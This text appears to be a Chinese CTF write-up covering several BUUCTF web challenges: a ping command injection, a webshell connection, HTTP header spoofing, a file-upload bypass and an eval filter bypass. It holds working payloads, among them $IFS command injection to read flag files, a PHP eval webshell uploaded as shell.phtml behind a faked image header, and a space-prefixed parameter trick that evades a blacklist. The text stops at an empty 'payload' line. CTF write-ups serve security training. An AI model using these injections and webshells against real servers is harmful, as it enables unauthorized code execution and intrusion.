?ip=127.0.0.1;cat$IFS$flag//flag被禁了
```

我们直接?ip=1|catIFS1index.php，查看以下index.php

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```


看到了好多被禁用的

关于flag的绕过


```
?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
```

[极客大挑战 2019]Knife

打开页面




我们直接拿蚁剑连就行了




然后直接在根目录下找到flag就行了


[极客大挑战 2019]Http

打开没有找到什么东西，然后我们直接抓包看一下，爆到seret.php




然后直接查看一下，它需要让我们修改referer


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Go Cancel
Target: http://node4.buuoj.cn:26924
Request
Raw Headers Hex
GET /Secret.php HTTP/1.1
Host: node4.buuoj.cn:26924
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://node4.buuoj.cn:26924/
Response
Raw Headers Hex HTML Render
It doesn't com
from
https://Sycsecret.b
Type a search term
0 matches
Done
2,591 bytes | 57 mi
CSDN @parkour-


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Go Cancel
Target: http://node4.buuoj.cn:26924
Request
Raw Headers Hex
GET /Secret.php HTTP/1.1
Host: node4.buuoj.cn:26924
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: https://Sycsecret.buuoj.cn
Type a search term
0 matches
Response
Raw Headers Hex HTML Render
Please use "Syclover" browser
CSDN @parkour-
Done
2,571 bytes | 54 milli

然后我们再修改ua



再添加xff，得到flag

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 × 2 × ...

Go Cancel < > Target: http://node4.buuoj.cn:26924

Request

Raw Headers Hex

```
GET /Secret.php HTTP/1.1
Host: node4.buuoj.cn:26924
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
NT 6.1; Win64; x64; Trident/5.0);Syclover
Connection: close
Referer: https://Sycsecret.buuoj.cn
X-Forwarded-For: 127.0.0.1
```

? < + > Type a search term 0 matches

Done

Response

Raw Headers Hex HTML Render

flag{87bd3a5d-bc0

CSDN @parkour-

2,585 bytes | 56 millis

[极客大挑战 2019]Upload

文件上传题，首先尝试最基本的操作，上传一句话木马什么的

我们知道了

需要image的文件格式
php后缀被禁了
<?的一句话也不行


解决方法

image
直接抓包将Content-Type里面的格式改为image/jpeg

php后缀
绕过后缀的有文件格式有php,php3,php4,php5,phtml.pht
我们可以使用phtml来绕过

<?的一句话被禁
换一句话木马
GIF89a? <script language="php">eval($_REQUEST[1])</script>

然后直接构造木马上传，再连接就好了



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://8b8e2d43-98c9-4dc9-8381-a7d898ab4a2a.node4.buuoj.cn:81 [117.21.200.166]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /upload_file.php HTTP/1.1
Host: 8b8e2d43-98c9-4dc9-8381-a7d898ab4a2a.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://8b8e2d43-98c9-4dc9-8381-a7d898ab4a2a.node4.buuoj.cn:81/
Content-Type: multipart/form-data; boundary=---------------------------106917034433190551540391857 43
Content-Length: 412
Origin: http://8b8e2d43-98c9-4dc9-8381-a7d898ab4a2a.node4.buuoj.cn:81
Connection: close
Cookie: UM_distinctid=17a7194b82c2c9-06a63e430c356e-4c3f2d73-144000-17a7194b82d675
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------106917034433190551540391857 43
Content-Disposition: form-data; name="file"; filename="shell.phtml"
Content-Type: image/jpeg

GIF89a? <script language="php">eval($_REQUEST[1])</script>

-----------------------------106917034433190551540391857 43
Content-Disposition: form-data; name="submit"

□□□
-----------------------------106917034433190551540391857 43--
```

CSDN @parkour-

然后直接用蚁剑连，得到flag

[RoarCTF 2019]Easy Calc

打开页面是一个计算机，然后我们查看源代码，找到了calc.php

得到源码

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

首先是禁用了很多的东西，然后执行eval()

首先num不能为字母，这个时候利用php的字符串解析特性

用%20num进行绕过

> 假如way不允许num变量传递字母，可以在num前加个空格，这样waf就不会找到num变量，因为变量叫“ num”而不是“num”。然后在php解析时，会把空格去掉然后代码还能正常运行

构造? num=var_dump(scandir(chr(47)))

找到了flag文件

payload：

